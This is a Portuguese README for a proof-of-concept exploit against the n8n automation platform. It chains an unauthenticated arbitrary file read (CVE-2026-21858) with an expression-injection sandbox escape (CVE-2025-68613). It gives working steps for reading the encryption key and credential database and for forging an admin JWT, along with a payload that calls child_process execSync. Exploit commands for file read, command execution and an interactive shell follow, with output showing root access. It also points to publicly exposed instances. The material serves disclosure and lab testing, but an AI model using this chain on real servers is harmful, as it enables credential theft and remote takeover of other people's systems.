 fomovet/cve-2026-21858
POC para CVE-2026-21858

Leitura Arbitrária de Arquivos Não Autenticada → Forja de Token Admin → Bypass de Sandbox → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Crítico) |
| Afetado | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Corrigido | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Divulgado | 2026-01-07 11:09 UTC |
| Codename | Ni8mare |
| Crédito | Dor Attias (Cyera) |
| Exploit | Chocapikk |
| Processo | Automatizado por IA: diff de patch → reprodução → laboratório → exploit (~9h pós-divulgação) |
| Tipo | Prova de Conceito - NÃO é um exploit universal (requer configuração específica de workflow, veja Limitações) |
Cadeia completa de RCE não autenticada no n8n:


A exposição é baseada na versão. Em termos de exposição, existem instâncias vulneráveis do n8n acessíveis publicamente.
Resultados LeakIX: Ver instâncias expostas
Este exploit foi desenvolvido de forma independente do artigo da Cyera (descoberto após a conclusão). Principais diferenças:
| Cyera (Pesquisa Original) | Este Exploit | |
|---|---|---|
| Leitura de Arquivo | Carregar na base de conhecimento da IA → consultar via chat | Resposta HTTP direta |
| Pré-requisitos | Workflow de chat + integração com IA | Qualquer formulário com upload de arquivo |
| Método RCE | Nó "Execute Command" (desabilitado por padrão) | Injeção de Expressão (funciona em instalações padrão) |
| Automação | Demonstração manual/conceitual | Script Python totalmente automatizado |
Ambas as abordagens requerem configurações específicas de workflow. A Cyera precisa de chat + integração com IA, este exploit precisa de um formulário com nó Respond. Veja Limitações para detalhes.
┌───────────────────────────────────────────────────────────┐
│                     NÃO AUTENTICADO                        │
├───────────────────────────────────────────────────────────┤
│  1. Ler /proc/self/environ → Encontrar diretório HOME     │
│  2. Ler $HOME/.n8n/config → Obter encryptionKey           │
│  3. Ler $HOME/.n8n/database.sqlite → Obter credenciais    │
├───────────────────────────────────────────────────────────┤
│                      FORJA DE TOKEN                        │
├───────────────────────────────────────────────────────────┤
│  4. Derivar segredo JWT a partir de encryptionKey          │
│  5. Forjar cookie de sessão admin                          │
├───────────────────────────────────────────────────────────┤
│                    RCE AUTENTICADO                          │
├───────────────────────────────────────────────────────────┤
│  6. Criar workflow com injeção de expressão                │
│  7. Bypass de sandbox via this.process.mainModule.require  │
│  8. Executar comandos arbitrários                          │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
O lendário "Merge commit from fork" - quando você vê isso, alguém encontrou algo picante. 🌶️
// ANTES (vulnerável)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// DEPOIS (corrigido)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Envie Content-Type: application/json → controle filepath → leia qualquer arquivo.
O n8n isola código de usuário (Code Node, expressões) usando vm2/isolated-vm. Outros vetores de RCE:
| Técnica | Status |
|---|---|
| Execute Command Node | Desabilitado por padrão (N8N_ALLOW_EXEC_COMMAND=false) |
| Nós SSH/HTTP | Executam em servidores remotos, não no host n8n |
| Escape de Sandbox Pyodide | CVE-2025-68668 - requer Code Node Python |
| Injeção de Expressão | CVE-2025-68613 - funciona em instalações padrão |
Usei Injeção de Expressão porque funciona em qualquer n8n com configurações padrão - sem necessidade de nós ou configurações especiais. O bypass Pyodide (CVE-2025-68668) requer o Code Node Python, que pode não estar disponível em todas as instâncias.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
Expressões do n8n têm acesso a this.process.mainModule.require → escape completo de sandbox.
# Derivação do segredo JWT
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# Hash JWT
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Forjar token
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Aguarde ~60 segundos para configuração
# Formulário: http://localhost:5678/form/vulnerable-form
# Credenciais: [email protected] / ExploitLab123!
# Ler arquivo arbitrário
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Cadeia completa com comando
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Shell interativo
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
╚═══════════════════════════════════════════════════════════════╝

[*] Target: http://localhost:5678/form/vulnerable-form
[*] Version: 1.65.0 (VULN)
[x] HOME directory
[+] HOME directory: /root
[x] Encryption key
[+] Encryption key: yusrXZV1...
[x] Database
[+] Database: 1327104 bytes
[x] Admin user
[+] Admin user: [email protected]
[x] Token forge
[+] Token forge: OK
[x] Admin access
[+] Admin access: GRANTED!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
Este NÃO é um exploit "pwn qualquer n8n". Requer condições específicas para funcionar:
| Requisito | Descrição |
|---|---|
| Formulário com upload de arquivo | O alvo deve ter um workflow de formulário com campo de upload de arquivo |
| Nó Respond to Webhook | O workflow deve retornar o conteúdo do arquivo na resposta HTTP |
| Workflow ativo | O workflow do formulário deve estar ativado |
| Acesso não autenticado | O formulário deve ser acessível publicamente (sem autenticação) |
Exemplo de configuração de workflow vulnerável:
